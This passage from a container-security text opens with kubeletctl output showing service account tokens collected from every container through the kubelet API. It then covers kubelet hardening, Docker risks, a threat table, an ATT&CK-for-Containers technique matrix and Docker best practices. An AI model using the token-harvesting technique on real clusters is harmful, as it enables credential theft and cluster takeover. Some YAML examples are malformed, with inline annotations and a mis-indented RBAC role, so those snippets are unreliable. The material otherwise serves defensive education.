| kubernetes.io/serviceaccount/namespace            | kube-system                                  |
| kubernetes.io/serviceaccount/secret.name          | kube-proxy-token-g2bbt                       |
| kubernetes.io/serviceaccount/service-account.name | kube-proxy                                   |
| kubernetes.io/serviceaccount/service-account.uid  | fbce73af-c5ef-4ade-a801-f28da0f07b40         |
| sub                                               | system:serviceaccount:kube-system:kube-proxy |
| iss                                               | kubernetes/serviceaccount                    |


2. Pod: weave-net-f5p9s
   Namespace: kube-system
   Container: weave-npc
   Url: https://127.0.0.1:10250/run/kube-system/weave-net-f5p9s/weave-npc
   Output:
eyJhbGciOiJSUzI1NiIsImtpZCI6IiJmOEc5UVpYV211RFJlS1NtN2NiOXh5TVg0bVRtZEVXZnprM1RfRnhtWWEiOiJ0.eyJpc3MiOiJrd
lcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJlcy5pb3VzZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJrdWJ1LXN5c3RlbnST
```

*kubeletctl collects the tokens from all existing containers*

With these abilities, we can collect information from multiple containers fast and save some valuable time.

## Mitigation

A simple way to mitigate the attacks we covered in the previous sections is to use well known deployment tools and managed Kubernetes services like AWS EKS, Azure AKS, kubernetes, etc. These deployments are built with a defense in depth architecture, hence “covering-up” for these unsecured settings.

If this is not the case and you are using the Kubernetes default installation or if you just want to verify that kubelet settings on your nodes are secured, there are two important things you can do to prevent the attacks we highlighted in previous sections:

- Authentication: Disable **anonymous** requests to the Kubelet server
- Authorization: Do not allow all requests and enable explicit authorization

The above configurations can be implemented by modifying the kubelet’s settings. These settings can be configured in one of two ways:

- Using arguments when running the kubelet executable
- Using arguments taken from the kubelet configuration file

If both are specified, the executable argument takes precedence.

## Using kubelet's executable arguments

kubelet settings can be set through executable arguments, in this case we can edit the kubelet service file `/etc/systemd/system/kubelet.service.d/10-kubeadm.conf` (can be found by running `service kubelet status | grep Drop-In`) on each worker node and set the below parameters:

1. Set `KUBELET_SYSTEM_PODS_ARGS` variable to:

```
--anonymous-auth=false
```

2. Set `KUBELET_AUTHZ_ARGS` variable to:

```
--authorization-mode=Webhook
```

After these changes, you will need to restart the kubelet service based on your operating system. For example in Ubuntu:

```
systemctl daemon-reload
systemctl restart kubelet.service
```

## Using kubelet's configuration file

To find the kubelet's configuration file, run `ps -ef | grep kubelet | grep config` or `service kubelet status | grep config` and search for `-config`. This file could be in JSON or YAML format depending on your distribution.

Edit the kubelet's config file `/var/lib/kubelet/config.yaml` (default location) with the following changes:

1. Set authentication: anonymous: enabled to false
2. Set authorization: mode to Webhook

Here is an example of how it should look after the changes:

```
apiVersion: kubelet.config.k8s.io/v1beta1
authentication:
  anonymous:
    enabled: false -> make sure it is set to false
  ...
authorization:
  # mode: AlwaysAllow -> make sure this line is not exist
  mode: Webhook -> set to Webhook
```

Well, it is possible to set specific permissions for kubelet. For example, granting read access only to the metrics endpoint:

```
apiVersion: rbac.authorization.k8s.io/v1beta1
kind: ClusterRole
metadata:
  name: metrics-clusterrole
namespace: default
rules:
- apiGroups: ["" ]
resources:
- nodes/metrics
verbs:
- get
- list
```

### Why am I touched Non-Kubernetes security issues in this book?


Containerization has many benefits and as a result has seen wide adoption. According to Gartner, by 2020, more than 50% of global organizations will be running containerized applications in production. However, building apps using Docker containers also introduces new security challenges and risks. A single compromised Docker container can threaten all other containers as well as the underlying host, underscoring the importance of securing Docker.

Containers are popular because they make it easy to build, package, and promote an application or service, and all its dependencies, throughout its entire lifecycle and across different environments and deployment targets. But there are still some challenges to container security. Static security policies and checklists don't scale for containers in the enterprise. The supply chain needs more security policy services. Teams need to balance the networking and governance needs of containers. Build and runtime tools and services need decoupling.

### Why am I choose Docker as a containerized system?

Docker is the most popular containerization technology. Upon proper use, it can increase the level of security (in comparison to running applications directly on the host). On the other hand, some misconfigurations can lead to downgrade the level of security or even introduce new vulnerabilities.

The aim of this cheat sheet is to provide an easy to use list of common security mistakes and good practices that will help you secure your Docker containers.



## **How is relationship between Kubernetes and Container security issues?**

The Impact of Container Orchestration on Isolation In order to manage containers running on multi-node environments, we have adopted container orchestration where Kubernetes has a leading role. As it turns out, bugs in the orchestrator can also impact the container isolation.

We must remember performance by Tim Allclair who gave us a great presentation at **KubeCon 2018** where he highlighted several attack surfaces. In his talk, he mentions one instance CVE-2017-1002101 on how orchestration bugs can impact isolation, in this case through volume mounting of space outside the pod. This type of vulnerability is problematic since it also may bypass a sandbox which wraps the container.

By introducing Kubernetes, we add an attack surface. The systems hosted by the Kubernetes Master being one of them. One such system is the Kubernetes API server in which a privilege escalation vulnerability, for example, CVE-2018-1002105 was found in 2018. Since the attack surface of the Kubernetes master is outside the scope of my thesis this particular vulnerability is not taken into account.

## **So, why are escape attacks a big deal?**

Containers introduces the ability to run multiple co-located applications on the same OS. This introduces a risk with regard to application separation. If a business-critical application and another vulnerable application is being run on the same host, then an attacker could through an attack on the vulnerable app gain access to the critical app.

To put this into perspective — in order for a container escape to occur on a correctly configured host which is hardened with container sandboxing, an attacker must:

- Execute code in the container through, for instance, code injection or by using an existing vulnerability in the application code
- Utilize another vulnerability that is either a zero-day or unpatched in order to escape the container despite a container sandbox being in place.

## **... and what we should know?**

An important takeaway is that the isolation strategy restricts the propagation of a container escape attack. In other words – the container escape itself is not mitigated but its consequences are. Obviously, this brings more complexity which needs to be taken into consideration in a comparison.

In order to utilize this in clouds in a scaleable manner, there are additional requirements for automation that must be satisfied. For example, automating the creation of virtual machines,

attaching them to the Kubernetes cluster. Most importantly one must also implement and verify that the application classifications are respected at all times.

## **5.1 The Main Risk and Challenges of Docker**


8 container security challenges you must address for Docker companies have long deployed applications on virtual machines (VMs) or bare metal servers. Security for that infrastructure involved securing your application and the host it's running on and then protecting the application as it runs. Containerization introduces several new challenges that must be addressed.

Containers enable microservices, which increases data traffic and network and access control complexity. Containers rely on a base image, and knowing whether the image comes from a secure or insecure source can be challenging. Images can also contain vulnerabilities that can spread to all containers that use the vulnerable image. Containers have short life spans, so monitoring them, especially during runtime, can be extremely difficult. Another security risk arises from a lack of visibility into an ever-changing container environment. Containers, unlike VMs, aren't necessarily isolated from one another. A single compromised container can lead to other containers being compromised. Containerized environments have many more components than traditional VMs, including the Kubernetes orchestrator that poses its own set of security challenges.


The important aspect is how containers could be used in production environments while maintaining system separation between applications. As such enterprises use private clouds powered by bare-metal virtualization, the separation loss upon migrating to a container orchestrated environment is not negligible.

If we on the other hand consider the attack vectors of the bare-metal hypervisor compared with the Linux kernel it's obvious that the latter has a larger attack surface due to its size and range of functionality. A larger attack surface implies more potential attack vectors for clouds relying on container isolation. This is reflected by the increased attention to container escape attacks which have been proven possible through some kernel exploits (*e.g. CVE-2016-5195, CVE-2017-1000405*).





## 5.2 Docker threat model



| TYPES OF SECURITY THREATS AND HOW TO AVOID THEM      |                                                                                                           |                                                                                                                                                                       |                                                                                                                           |                                                                                                                                                                  |                                                                                                                 |
|------------------------------------------------------|-----------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------|
|                                                      | KERNEL EXPLOITS<br>If a container can cause a kernel panic or similar, it will bring down the whole host. | DENIAL OF SERVICE (DOS) ATTACKS<br>All containers share kernel resources. If one container monopolizes access to a resource, it will starve out the other containers. | CONTAINER BREAKOUTS<br>If an attacker can breakout of a container, they can gain access to the host and other containers. | POISONED IMAGES<br>Images may be injected with trojan or virus infected software. Or they may simply be running outdated, known-vulnerable versions of software. | COMPROMISED SECRETS<br>API keys and database passwords must be kept secure to prevent attackers gaining access. |
| SEGREGATE CONTAINER GROUPS WITH VMs                  |                                                                                                           | ○                                                                                                                                                                     |                                                                                                                           |                                                                                                                                                                  |                                                                                                                 |
| DEFANG SETUID/SETGID BINARIES                        | ○                                                                                                         |                                                                                                                                                                       | ○                                                                                                                         |                                                                                                                                                                  |                                                                                                                 |
| BE AWARE OF CPU SHARES                               |                                                                                                           | ○                                                                                                                                                                     |                                                                                                                           |                                                                                                                                                                  |                                                                                                                 |
| VERIFY IMAGES                                        |                                                                                                           |                                                                                                                                                                       |                                                                                                                           | ○                                                                                                                                                                |                                                                                                                 |
| SET CONTAINER FILE SYSTEM TO READ-ONLY               | ○                                                                                                         | ○                                                                                                                                                                     | ○                                                                                                                         |                                                                                                                                                                  | ○                                                                                                               |
| SET A USER                                           | ○                                                                                                         |                                                                                                                                                                       | ○                                                                                                                         |                                                                                                                                                                  | ○                                                                                                               |
| DO NOT USE ENVIRONMENT VARIABLES TO SHARE SECRETS    |                                                                                                           |                                                                                                                                                                       |                                                                                                                           |                                                                                                                                                                  | ○                                                                                                               |
| DO NOT RUN CONTAINERS WITH THE --privileged FLAG     | ○                                                                                                         |                                                                                                                                                                       | ○                                                                                                                         |                                                                                                                                                                  | ○                                                                                                               |
| TURN OFF INTER-CONTAINER COMMUNICATION               | ○                                                                                                         | ○                                                                                                                                                                     | ○                                                                                                                         |                                                                                                                                                                  |                                                                                                                 |
| SET VOLUMES TO READ-ONLY                             | ○                                                                                                         |                                                                                                                                                                       | ○                                                                                                                         |                                                                                                                                                                  |                                                                                                                 |
| SET MEMORY LIMITS                                    |                                                                                                           | ○                                                                                                                                                                     |                                                                                                                           |                                                                                                                                                                  |                                                                                                                 |
| DO NOT INSTALL UNNECESSARY PACKAGES IN THE CONTAINER | ○                                                                                                         |                                                                                                                                                                       | ○                                                                                                                         |                                                                                                                                                                  |                                                                                                                 |

Since ATT&CK is focused on in-the-wild adversary behaviors, with Microsoft's help we first focused on determining which behaviors in their matrix have been carried in-the-wild. We then supplemented that list with other open-source intelligence and contributions from the community. Finally, we went through the current Enterprise ATT&CK matrix for each unique behavior and determined if there's a current technique or sub-technique that the behavior could fit into with the following guidelines in mind:

If the behavior fit into a current technique or sub-technique, we plan to add a new platform tag and update the description and other fields to convey how that technique fits into ATT&CK for Containers if we publish this content in ATT&CK.

If the behavior fit into a current technique but seemed unique enough that a new sub-technique should be generated, we proposed a new sub-technique for that technique.

If the behavior didn't fit into a current technique or sub-technique, we proposed new techniques or sub-techniques for ATT&CK.

We also decided that we would combine all orchestration-level (e.g. Kubernetes) and container-level (e.g. Docker) adversary behaviors in a single platform. Similar to the abstraction level of ATT&CK for Cloud, if a behavior happens inside a container but that behavior is what we would generally think of as a host-based technique, we did not include it in Containers. For example, if an adversary installs a cron job within a container, that behavior would be covered by the Linux matrix instead of the Containers matrix.

| Initial Access                    | Execution                                       | Persistence                                     | Privilege Escalation                            | Defense Evasion                                 | Credential Access                           | Discovery                    | Impact                     |
|-----------------------------------|-------------------------------------------------|-------------------------------------------------|-------------------------------------------------|-------------------------------------------------|---------------------------------------------|------------------------------|----------------------------|
| Exploit Public-Facing Application | Container Service                               | Implant Internal Image (NAME CHANGE)            | Escape to Host                                  | Build Image on Host                             | Brute Force                                 | Container Resource Discovery | Endpoint Denial of Service |
| External Remote Services          | Deploy Container                                | Scheduled Task/Job                              | Scheduled Task/Job                              | Deploy Container                                | Brute Force: Password Guessing              |                              | Network Denial of Service  |
| Valid Accounts                    | Scheduled Task/Job                              | Scheduled Task/Job: Container Orchestration Job | Scheduled Task/Job: Container Orchestration Job | Masquerading                                    | Brute Force: Password Spraying              |                              | Resource Hijacking         |
| Valid Accounts: Local Accounts    | Scheduled Task/Job: Container Orchestration Job | Valid Accounts                                  | Valid Accounts                                  | Masquerading: Match Legitimate Name or Location | Brute Force: Credential Stuffing            |                              |                            |
|                                   | User Execution                                  | Valid Accounts: Local Accounts                  | Valid Accounts: Local Accounts                  | Valid Accounts                                  | Unsecured Credentials                       |                              |                            |
|                                   | User Execution: Malicious Image                 |                                                 |                                                 | Valid Accounts: Local Accounts                  | Unsecured Credentials: Credentials in Files |                              |                            |
|                                   |                                                 |                                                 |                                                 |                                                 | Unsecured Credentials: Container API        |                              |                            |

Proposed new techniques and sub-techniques

## I. Initial Access

### **Exploit Public-Facing Application**

- adversaries may exploit vulnerabilities in public-facing applications, including those that are containerized. This may lead to compromise of or access to the underlying containers, which can in turn allow the adversary to access container APIs or exploit container host access.

### External Remote Services

- adversaries may leverage external facing remote services to gain initial access into containerized environments. In Docker, initial access may be gained through an exposed Docker API on port 2375. In Kubernetes environments, adversaries may leverage exposed components including the API server, the kubelet, or administrative tools such as the Kubernetes dashboard to gain unauthenticated remote management of a cluster.

### Valid Accounts

- adversaries may obtain and abuse credentials for existing accounts within container and container orchestration contexts as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion.

### Valid Accounts: Local Accounts

- adversaries may gain remote access via SSH or similar means using valid container credentials. If the container is configured such that those credentials are sufficiently privileged, they may grant an adversary increased privilege and additional access to host/cluster resources which they may use to maintain persistence or remain undetected within the environment.

## II. Execution

- **Container Service** - adversaries may abuse a container service to execute commands within a container. This may involve leveraging an exposed Docker API port to tell the Docker daemon to execute certain specified commands after deploying a container. In Kubernetes, if an adversary has sufficient permissions, they may gain remote execution in a container in the cluster via interaction with the API server, the kubelet, or by running “kubectl exec”.
- **Deploy Container** - adversaries may deploy a container into an environment to facilitate execution or evade defenses. In some cases, adversaries may deploy a new container to simply execute its associated process(es). In others, an adversary may deploy a new container configured without network rules, user limitations, etc. to bypass existing defenses within the environment. Adversaries may use the Docker API to retrieve a malicious image and run that image on a host, or they may retrieve a benign image that downloads a malicious payload at runtime. In Kubernetes, adversaries may deploy one or more containers from the dashboard or via another application such as Kubeflow.
- **User Execution** - adversaries may rely upon specific actions by a user in order to gain execution within a container context.
- **User Execution: Malicious Image** - adversaries may rely on a user downloading and running a malicious image to facilitate execution. For example, a user may pull down an image from a public image repository like Docker Hub and deploy a container from the image without realizing the image is malicious. This may lead to the execution of malicious code, such as code that executes cryptocurrency mining in the container.

## III. Persistence

**Implant Internal Image** (Name change for [Implant Container Image](#))

- An adversary may implant an image in an internal environment to establish persistence. For example, an adversary may implant an image in a local Docker registry as opposed to uploading a container image to a public repository like Docker Hub.

## IV. Privilege Escalation

**Escape to Host** (NEW)

- Adversaries may break out of a containerized environment to gain access to the underlying host. For example, an adversary may create a container configured to mount the host’s filesystem using the bind parameter or utilize a privileged container to run commands on the underlying host. Gaining access to the host may provide the adversary

the opportunity to achieve follow-on objectives, such as establishing persistence or a command and control channel on the host.

## **V. Defense Evasion**

- **Build Image on Host** - adversaries may build a container image directly on a host to bypass defenses that monitor for the deployment or retrieval of images from a public registry. Rather than pulling a malicious image or a vanilla image that downloads malicious elements during runtime, an adversary may build an image directly on the host that downloads malicious scripts through the Docker daemon API.
- **Masquerading** - adversaries may attempt to manipulate their resources to appear legitimate or benign to users and/or security tools. This may include using a Kubernetes deployment to deploy a container or downloading an image from a public image repository like Docker Hub with seemingly legitimate names.
- **Masquerading: Match Legitimate Name or Location** - adversaries may match or approximate the name or location of container resources when naming/placing them. For example, adversaries may pull down images from a public image repository like Docker Hub with “ubuntu” or “alpine” in the name that house malicious code. In Kubernetes, adversaries may match the naming convention of pods and containers in clusters to disguise their own malicious resources or deploy containers in the kube-system namespace where the administrative containers reside.

## **VI. Credential Access**

- **Brute Force** - adversaries may use brute force techniques to gain access to container and container orchestration accounts when passwords are unknown.
- **Brute Force: Password Guessing** - adversaries with no prior knowledge of legitimate credentials within the container or container orchestration platform may guess passwords to attempt access to accounts.
- **Brute Force: Password Spraying** - adversaries may use a single or small list of commonly used passwords against many different container or container orchestration platform accounts to attempt to acquire valid account credentials.
- **Brute Force: Credential Stuffing** - adversaries may use credentials obtained from breach dumps of unrelated accounts to gain access to target container or container orchestration platform accounts through credential overlap.
- **Unsecured Credentials** - adversaries may search compromised container environment systems to find and obtain insecurely stored credentials.
- **Unsecured Credentials: Credentials in Files** - adversaries may search plaintext configuration files for containers or other cluster resources to access exposed credentials within that configuration. For example, an adversary may access credentials that can be

found as plaintext parameters to deployment commands, secrets within the Kubernetes dashboard, or service account tokens.

- **Unsecured Credentials: Container API** - adversaries may enumerate and gather credentials by accessing APIs within a container environment. For example, an adversary may access the Docker API to collect logs that contain credentials to resources in the environment. An adversary with sufficient permissions, such as via using the pod service account, may use the Kubernetes API to retrieve credentials from the Kubernetes API server.

## **VII. Discovery**

- **Container Resource Discovery** - adversaries may attempt to discover resources that are available within a container environment, such as containers or components deployed on a cluster. These resources can be viewed within environment dashboards or can be queried via container and container orchestration APIs.


## **VIII. Impact**

- **Endpoint Denial of Service** - adversaries may perform Endpoint Denial of Service (DoS) attacks to degrade or block the availability of services to users. Those attacks can be performed from containers within compromised environments, and can be targeted against containerized services.
- **Network Denial of Service** - adversaries may perform network denial of service (DoS) attacks to degrade or block the availability of targeted resources to users. Those attacks can be performed from containers within compromised environments, and can be targeted against containerized services and environments.
- **Resource Hijacking** - adversaries may leverage the resources of co-opted systems in order to solve resource intensive problems which may impact system and/or hosted service availability. Within a compromised cluster, this may include repurposing compromised containers or deploying new containers to run services, such as those that perform cryptocurrency mining, using environment resources.

### **5.3 What should I do for Docker security?**

Securing Docker can be loosely categorized into two areas: securing and hardening the host so that a container breach doesn't also lead to host breach, and securing Docker containers. This article focuses on container security by highlighting Docker container security risks and challenges as well as providing best practices for hardening your environment during the build and deploy phases and protecting your Docker containers during runtime.

Finally, we provide you with 11 key security questions your container security platform should be able to answer, giving you the insights and protection, you need to run containers and Kubernetes securely in production.





## 1. Keep update your Docker version regularly

First things first: Ensure that your Docker version is up to date. Obsolete versions are susceptible to security attacks. New version releases often contain patches and bug fixes that address vulnerabilities of older versions.

The same holds true for the host environment: ensure that supporting applications are up-to-date and free of known bugs or security loopholes.

## 2. Set limit usage of system resources

Set a limit on the proportion of infrastructure resources that each container can use. These infrastructure resources include:

- CPU
- Memory
- Network bandwidth

Docker uses Control Groups that limits the allocation and distribution of resources among the different processes. This approach prevents a compromised container from consuming excessive resources that could disrupt service delivery in the event of a security breach.

## 3. Restrict container capabilities

By default, Docker containers can maintain and acquire additional privileges that may or may not be necessary to run its core services. As a best practice, you should limit a container's permissions to only what is required to run its applications.

To do so, use the command to drop all privileges of the Docker container:

```
$ docker run --cap-drop ALL
```

Following this, add specific privileges to the container with the **—cap-add** flag. This approach restricts Docker containers from obtaining unnecessary privileges that get exploited during security breaches.

## 4. Use COPY instead of ADD command in Dockerfile

Docker provides two commands for copying files from the host to the Docker image when building it: **COPY** and **ADD**. The instructions are similar in nature, but differ in their functionality and can result in a Docker container security issues for the image:

**COPY** — copies local files recursively, given explicit source and destination files or directories. With COPY, you must declare the locations.



**ADD** — copies local files recursively, implicitly creates the destination directory when it doesn't exist, and accepts archives as local or remote URLs as its source, which it expands or downloads respectively into the destination directory.

While subtle, the differences between **ADD** and **COPY** are important. Be aware of these differences to avoid potential next security issues.

When remote URLs are used to download data directly into a source location, they could result in man-in-the-middle attacks that modify the content of the file being downloaded. Moreover, the origin and authenticity of remote URLs need to be further validated. When using **COPY** the source for the files to be downloaded from remote URLs should be declared over a secure TLS connection and their origins need to be validated as well.

Space and image layer considerations: using **COPY** allows separating the addition of an archive from remote locations and unpacking it as different layers, which optimizes the image cache. If remote files are needed, combining all of them into one RUN command that downloads, extracts, and cleans-up afterwards optimizes a single layer operation over several layers that would be required if **ADD** were used.

